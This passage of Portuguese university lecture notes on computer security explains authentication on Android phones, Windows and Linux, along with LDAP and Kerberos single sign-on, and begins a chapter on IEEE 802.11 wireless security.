Server accepts key: /home/user/.ssh/id_ed25519 ED25519 SHA256:gthwersg454erafrvsyerGdfadfSDgartagaeRG2fXZ
Authentication succeeded (publickey).
Authenticated to server ([127.0.0.1]:22).
channel 0: new [client-session]
Requesting no-more-sessions@openssh.com
Entering interactive session.
pledge: network
client_input_global_request: rtype hostkeys-00@openssh.com want_reply 0
Requesting authentication agent forwarding.

```

Img 9.2 –Autenticação com SSH

## X. Autenticação em Sistemas Específicos

A maioria dos **dispositivos operam com base na identidade do sujeito**, podendo por vezes suportar varios sujeitos, cada um com os seus dados privados.

Cada dispositivo utiliza mecanismos e processos específicos

**Validação de identidade é feita contra um modelo ou credenciais**, podendo as credenciais/modelo ser **locais** ou **remotas** e fazer (ou não) uso de **ambientes de execução seguros**

Normalmente são fornecidos **mecanismos de autenticação local** para operações de instalação ou de suporte sendo que em alternativa pode possuir mecanismos de gestão centralizada

Exemplos de dispositivos que vamos agora analisar incluem

- Dispositivos Móveis
  - Smartphones
  - Tablets
- Computadores Pessoais
  - Portateis ou desktops
- Computadores em redes
  - Ambientes empresariais ou universitarios
- Dispositivos de Suporte
  - Routers
  - STB
  - Consolas
  - Eletrodomesticos

# XI. Autenticação em Dispositivos Móveis - Smartphones


São considerados **dispositivos pessoais** frequentemente utilizados para autenticação 2 factor

Podem fazer uso do **cartão SIM** ou de outro qualquer **Hardware**. O SIM é vendido a um sujeito identificado e o acesso ao SIM é protegido por um PIN

Pode fazer uso de variados métodos de autenticação como senhas, PINs, padrões e biometria

Composto por vários elementos distintos:

- **REE** – Corre aplicações instaladas pelos utilizadores
- **Baseband** – Executa código para comunicação
- **SIM** – Autentica o utilizador
- **TEE** – Armazena chaves e realiza operações criptográficas




Img 11.1 – Estrutura do Firmware dos smartphones

## Android

No que toca aos smartphones android temos:

- **Trusted Execution Environment – TEE**
  - Executa um SO distinto (TrustyOS, Kinibi, QSEE)
  - Implementado num subsistema isolado ou virtualizado (Strongbox ou ARM Trustzone)
  - Composto por Trustlets (pequenas aplicações)
- **Gateways de Segurança**
  - **Gatekeeper** – Para PINs/Passwords e Padroões
  - **Fingerprint** – Para Impressões digitais
  - Necessario aprovisionamento inicial
    - Identidade mais umas credenciais
    - User Secure ID (SID) – 64 bits aleatorios
      - Identificam o utilizador
      - Servem de context para o material criptografico
  - **Gatekeeperd no REE**
    - Envia credenciais para o gatekeeper (no TEE)
    - Obtem um AuthToken para o SID, com HMAC
      - Chave do HMAC é temporaria e serve de autenticação
      - Usa o AuthToken para aceder ao Keystore
      - Keystore verifica que o AuthToken é recente e válido
  - **Fingerprinfd no REE**
    - Age de forma semelhante mas com um modelo



Img 11.2 –Interações de Autenticação entre o Gatekeeperd e Fingerprintd e o TEE

Field	Type	Description
AuthToken Version	8 bits	Group tag for all fields.
Challenge	64 bits	A random integer to prevent replay attacks. Usually the ID of a requested crypto operation. Currently used by transactional fingerprint authorizations. If present, the AuthToken is valid only for crypto operations containing the same challenge.
User SID	64 bits	Non-repeating user identifier tied cryptographically to all keys associated with device authentication.
Authenticator ID (ASID)	64 bits	Identifier used to bind to a specific authenticator policy. All authenticators have their own value of ASID that they can change according to their own requirements.
Authenticator type	32 bits	Gatekeeper (0), or Fingerprint (1)
Timestamp	64 bits	Time (in ms) since the most recent system boot.
AuthToken HMAC (SHA-256)	256 bits	Keyed SHA-256 MAC of all fields except the HMAC field. Key is generated when booting and never leaves the TEE

Img 11.3 –AuthToken

- **Credenciais associadas a um sujeito**
  - Fornecimento de credenciais desbloqueia as chaves
- **KeyMaster**
  - Fornece acesso ao armazenamento (keystore)
    - Baseado em chamadas de API (não é um acesso RW)
    - Só fornece acesso mediante AuthTokens válidos
  - **Keymaster 1:** Android 6
    - API de assinatura (assinar, verificar, importar chaves)
  - **Keymaster 2:** Android 7
    - Suporte para AES e HMAC
    - Key attestation
      - Certifica chaves (origem, propriedades, utilização)
    - Version Binding
      - Associa chaves a versões do TEE
      - Prevenir ataques por instalação de software antigo
  - **Keymaster Key Attestation**
    - Tem como objetivo garantir que as chaves provem do TEE implementando em hardware e são autenticas
    - Grante também que
      - Foram geradas no TEE atual (Baseado num ID)
      - São associadas a aplicação que faz o pedido
      - Que o dispositivo iniciou de forma segura
    - Chamada através de  
**attestKey(keyToAttest, attestParams)**

- Resulta num certificado X.509
  - Assinado por um certificado raiz para este uso
  - Com uma extensão que contem o resultado pedido
  
- **Keymaster 3:** Android 8
  - ID Attestation
    - Validação que as chaves estão associadas ao dispositivo
    - IMEI, Número de Série, Identificadores do hardware
    - Mecanismos semelhantes ao Key Attestation baseados em X.509
- **Keymaster 4:** Android 9
  - Suporte para Elementos Embutidos de Segurança
  - Integração de elementos seguros dentro do TEE
    - eSIM, cartões VISA, ...

Falando mais especificamente agora da autenticação no Gatekeeper, esta pode ser feita por:

- **PIN** – Introdução direta de dígitos
  - Tipicamente 4 mas pode ser até 16
  - Não relacionado com o SIM PIN
  - Vulnerável a ataques por força bruta e canais paralelos
- **Senha** – Introdução direta de vários caracteres
  - Normalmente limitado a 16
  - Mesmos problemas que o PIN mas ligeiramente mais seguro
- **Padrão** – Introdução direta de um padrão
  - Potencialmente muito menos seguro que o PIN
  - Armazenado como um SHA-1 sem SALT

- Vulnerável a ataques “sobre o ombro” ou por análise de marcas de dedo no ecrã

## Impressão Digital

O TEE armazena vários modelos para uma impressão digital.

- Estes são armazenados de forma cifrada, associados a um SID
- Removidos da conta se esta for removida

O perfil é obtido pelo sensor e validado no TEE

- O modelo não pode ser extraído
- Perfil é enviado ao TEE para validação

A segurança varia com a implementação que está em continua evolução

### ‣ Sensor adquire imagem do dedo

- Utiliza um LED para iluminação

### ‣ Imagem é 2D

- Fácil forjar credenciais
- Modelos, impressões

### ‣ Apenas usado em versões agora obsoletas

### ‣ Usado em autenticação de edifícios

Img 11.4 – Implementação de impressões digitais por Leitores Ópticos






Figure 2

- Sensor possui uma matriz que determina capacidade
  - Determina vales e montes (nas camadas sub-epiderme)
  - Pode ser implementado com tecnologia “swipe”
- Vulnerável a modelos físicos
  - ex: dedos de silicone com modelo copiado
- Interferência de suor, loções e água



Img 11.5 –Implementação de impressões digitais por Leitores Capacitivos

- Composto por um emissor e um receptor
  - Emissor: Emite impulsos de ultrassons
  - Recetor: Recebe reflexões dos sinais
    - Emitidos quando os impulsos encontram irregularidades
- Mais resilientes e precisos
  - Imagem sub-dermal através de vidro
  - Impulsos penetram água e cremes



Img 11.6 –Implementação de impressões digitais por Leitores Ultrassonicos


## Reconhecimento Facial

Tem como objetivo verificar a correspondencia entre uma imagem e um modelo treinado

Requer um aprovisionamento inicial para treinar o modelo – Autenticações corretas sucessivas podem melhorar o modelo

### Problemas

- Imagens simples podem ser falsificadas
  - Possivel solução seria requerer uma ação (como piscar o olho)
- Nem sempre robusto a alterações de luminosidade
  - Solução seria o uso de Imagens de infravermelho
- Nao robusto a alterações do sujeito (como barba ou novos oculos)
- Nao robusto a alterações de direção



Img 11.7 – Exemplo do FaceID do iPhone

## XII. Autenticação em Computadores Portateis

Podemos pensar nos computadores portateis como sendo **dispositivos potencialmente partilhados** que podem possuir sensores adicionais e ambientes seguros simples – **TPM** (Trusted Platfor Module)

**A autenticação é feita nativamente e depois delegada ao OS**  
(mais simples do que em smartphones pois não temos SIM nem TEE com OS proprio)

Não tendem a possuir suporte universal para armazenamento generalizado de chaves (o TPM é limitado)

No que toca aos leitores de **impressões digitais** são similares aos smartphones (tipicamente capacitivos por vezes difsarcados em botoes)

Possuem sensores adicionais para **reconhecimento facial**

Podem permjitir o uso de **leitores de smartcards**, frequentemente deixando o uso de cartões como o CC (isto é mais ocmum em ambientes empresariais)

Podem interagir com **outros dispositivos** (Pulseiras, smartphones, chaves externas, etc)

### Windows OS


Suporta varios metodos de autenticação como PIN, senhas, biometria, smartcards e tokens e autenticação remota (MS, Active Directory)

As credenciais são armazenadas no Security Account Manager opcionalmente parcialmente cifradas usando a SysKey.

- Remover as credenciais é trivial e basta apagarmos a entrada SAM.
- Mapeado no registo em HKLM/SAM

Desde o **Windows Vista** que temos a **Aplicação de User Access Control**

- **Senhas: validação direta de um valor**
  - Armazenado em %SYSTEM32%\Config\SAM
  - Cifrado com uma chave de início (SysKey)
  - Complexidade imposta por Políticas de Admin
- **LM Passwords usadas até ao Windows 7**
  - Método: Cifra do valor “KGS!@#\$%” com DES
    - senha usada como chave
- **NTLM Password Hash**
  - MD4(Senha), sem sal
- **Validação:**
  - Pedir a identificação e senha
  - Calcular a síntese e comparar com o valor armaz



Img 12.1 – Autenticação por senha no Windows

### Windows PIN:

- Suportado por um modulo seguro TPM
  - Semelhante ao TEE
  - Fornece armazenamento seguro
  - Mais simples
  - Pouco robusto
  - Uso do TPM é abandonado em algumas situações
- Introdução do código Pin desbloqueia as chaves
  - Chaves não podem ser extraídas diretamente
  - Tentativas repetidas podem bloquear o TPM

### Windows Hello:

- Módulo de autenticação facial usando uma camara de infravermelhos

- Pode utilizar um projetor/LED para iluminar o sujeito
- Robusto contra alterações de iluminação
- Duas camreas contra alterações de iluminação
- Duas camareas ou projetor podem fornecer profundidade
- PIN é mandatorio como backup
- Esta merda é Vulneravel as fuck
  - Fotografias visivel a infravermelhos
  - Em versões anteriores ao Windows 10 podiam ate ser fotografias simples

## Linux OS

Suporta varios metodos de autenticação como PIN, senhas, biometria, smartcards e tokens e autenticação remota (KRB, Active Directory)

### **Plugged Authentication Modules (Framework)**

- Mecanismo que permite autenticação configurável mas sem modificação das aplicações
- Ex. Smartcards, OTP, Kerebros, LDAP, BDs
- Mecanismos de 2FA

As senhas são armazenadas num ficheiro – **etc/shadow** ao cujo o acesso é restrito a **root:shadow**. Este ficheiro não está cifrado!

### **Senhas Diretas:**

- Dados da conta armazenados em **/etc/passwd**
  - Username, user id, shell, ...
- Credenciais armazenadas em **/etc/shadow**
  - Usando transformação com síntese

- Validação via **PAM**
  - Obter identificador e credenciais
  - Obter SALT e métodos de síntese
  - Calcular síntese (SALT | Senha)
  - Comparar resultados com valor armazenado

```
user:$6$kZ2HbBT/C8MxF1N1$YWNjZDczOWVmNWNmNjBiY
mR1NjBmYWUxZTc4YTJmM2FjZDVmNGU3MmM3MjI2YzZkYzI
2YjR1MDU4:17716:0:99999:7:::
```

- **Significado (\$ é o separador)**

- username
- algo. de síntese
- sal
- síntese do sal | senha
- ... validade

Img 12.1 –Senhas diretas

## XIII. Autenticação em Sistemas Distribuídos

É comum utilizar-se **autenticação centralizada**:

- Um repositório comum de credenciais e informação de utilizadores
- **IDP** – Identity Provider
- Sistemas delegam autenticação a esse sistema

Por exemplo, a autenticação da UA é centralizada:

- Efetuada pelo serviço IDP.ua.pt ou através de diretórios
  - Fornecida a todos os serviços e sistemas
- Atributos e credenciais armazenados apenas num ponto
- Credenciais por serviço restringem acesso ao IDP

## **SSO – Single Sign On:**

Explora sistemas externos de confiança - TTP - para autenticação

- Sistemas próprios da organização
- Sistemas externos (Google, Facebook)

## **Serviços de AAA – Autenticação, Autorização e Accounting**

- Em redes: RADIUS e DIAMETER (telecoms)

## **Vantagens:**

- Permite a reutilização das mesmas credenciais em múltiplos sistemas
- Repositório único para as credenciais
  - Mais difícil de roubar credenciais do que se estiverem distribuídas pelos sistemas
- Pode implementar restrições ao perfil para cada sistema

## **Desvantagens:**

- Requer mais recursos para o sistema de autenticação
- Único ponto de falha
- Falha implica a perda de acessos a todos os sistemas
  - Perda de credenciais implica comprometimento de todos os sistemas
- Introduz atrasos nos processos de autenticação

Requer agentes que expõe utilizadores remotos nos sistemas locais:

- Windows – Utilizadores com perfis remotos não disponíveis na SAM
- Linux – Utilizadores não presentes no /etc/passwd

- Tem de utilizar mecanismos de cache para acelerar operações

Pode fornecer informação adicional do perfil

- Tipo de utilizador – Estudante, professor, admin, ...
- Informação adicional – Email, Home, Nome

Sistemas que fazem uso de SSO têm de ser aprovisionados

- Frequentemente também especificamente autorizados

#### • Protocolo para manter um diretório de informação

- Diretório hierárquico com informação sobre utilizadores, sistemas e serviços
  - ex: dados da conta, contactos, grupos
- Informação é organizada numa árvore
  - Raiz baseada no tipo e nome (DNS): dn=admin,ou=deti,dc=ua,dc=pt
    - DC=Domain Component, OU=Organizational Unit, DN=Distinguished Name


#### • Acesso ao diretório pode ter partes públicas e restritas

- Acesso anónimo: dados gerais dos contactos e configurações
- Acesso Autenticado: Informações específicas do perfil

#### • LDAP Bind: associa uma sessão a um utilizador

- Login: caminho (dn=user,ou=people,ou=deti,dc=ua,dc=pt)
- O mesmo diretório pode conter vários domínios:
  - dn=user,ou=deti,dc=ua,dc=pt
  - dc=user,ou=mec,dc=ua,dc=pt

LDAP Directory Tree



Img 13.1 – SSO: LDAP – Lightweight  
Directory Access Protocol

- **Protocolo de autenticação para ambientes de rede**

- Baseado no conceito de Tickets com validade limitada
- Processo por defeito para MS AD (Ex, CodeUA)

- **Superta autenticação mútua**

- Cliente recebe do autenticador um token cifrado com a sua senha (do cliente)

- **Quarto entidades chave**

- Cliente: pretende aceder a um serviço
- Service Server (SS): Fornece um serviço que o utilizador pretende usar
- Ticket Granting Server (TGS): Fornece acesso aos serviços
- Authentication Server(AS): Fornece acesso ao TGS

- **Key Distribution Center = AS + TGS (+ base de dados)**

- Utilizador envia pedido ao AS com o seu ClientID

- AS responde com 2 mensagens:

- A:  $\text{Enc}_{\text{user\_key}}(\text{Client/TGS Session Key})$
- B:  $\text{Enc}_{\text{tgs\_key}}(\text{Cliente, Endereço de Rede, Validade, Client/TGS Session Key})$

- Utilizador usa a sua chave para decifrar A


- Envia pedido ao TGS com 2 mensagens

- C=B + Identificador do serviço
- D= $\text{Enc}_{\text{client/TGS SessionKey}}(\text{ClientID, Timestamp})$

- TGS responde com 2 mensagens:

- E= $\text{Enc}_{\text{service\_key}}(\text{ClientID, client address, validity, Client/Server Session Key})$
- F= $\text{Enc}_{\text{client/TGS Session Key}}(\text{Client/Server Session Key})$

Img 13.2 – SSO: Kerberos – Explicação e Client Auth Example




# Segurança em Redes IEEE 802.11

---

## I. Comunicações sem fios

No panorama das comunicações sem fios têm vindo a surgir diversos novas tecnologias, cada uma associado a um novo código IEEE.



Img 1.1 – Panorama das comunicações sem fios

Isto, obviamente, leva-nos à necessidade de criação de novos aspectos de segurança:

- **Comunicação efetuada em Broadcast**
  - A propagação física é difícil de controlar
  - Limitações físicas são pouco eficientes contra fatores como
    - Interferencia com as comunicações legítimas
    - Interceção das comunicações

- **Mitigação**

- Mecanismos de redução de interceção e interferencia
  - No nível fisico - **PHY**
  - No nível dos dados - **MAC**

## II. Phy – Redução de Interferência e Interceção

Falando primeiramente dos mecanismos de redução de interceção e interferencia ao nível da **Physical Layer**, temos que esta deve:

- **Prevenir que os atacantes descodifiquem o canal**

- Para tal é necessário que o **canal** seja **codificado** com uso de uma **chave secreta**
- Ex – Bluetooth FHSS – Frequency Hoping Spread Spectrum
  - A frequencia da transmissão é alterada segundo um padrão conhecido pelo emissor e pelo receptor
  - Os dados são divididos em pacotes e transmitidos sobre 79 frequencias segundo o padrão (pseudo aleatorio)
  - Apenas emissores e receptores que conhecem o padrão de alteração de frequencia conseguem aceder aos dados transmitidos
  - O FHSS vai parecer como um impulso de ruído de curta duração (transmissor altera a frequencia 1600 vezes por segundo)

- **Evitar que o canal seja monopolizado por transmissores**

- São precisas políticas de acesso ao meio físico
- Ex:
  - Bluetooth FHSS – Transmissores não sincronizados raramente colidem
  - Wi-Fi – Cada rede utiliza uma frequencia específica
  - GSM – Cada terminal transmite numa frequencia/instante distinto

- Esta medida **não elimina interferencia por completo**, esta ainda é possível devido a emissores externos ou sobreposição de canais

### III. MAC – Redução de Interferência e Interceção

Passando agora para a camada de dados, o MAC – Media Access Control – Address deve:

- **Evitar que atacantes identifiquem os participantes numa comunicação**
  - **Cabeçalhos** das tramas dos pacotes são cifrados
  - Deve ser usados endereços temporários
- **Evita que atacantes compreendam os dados**
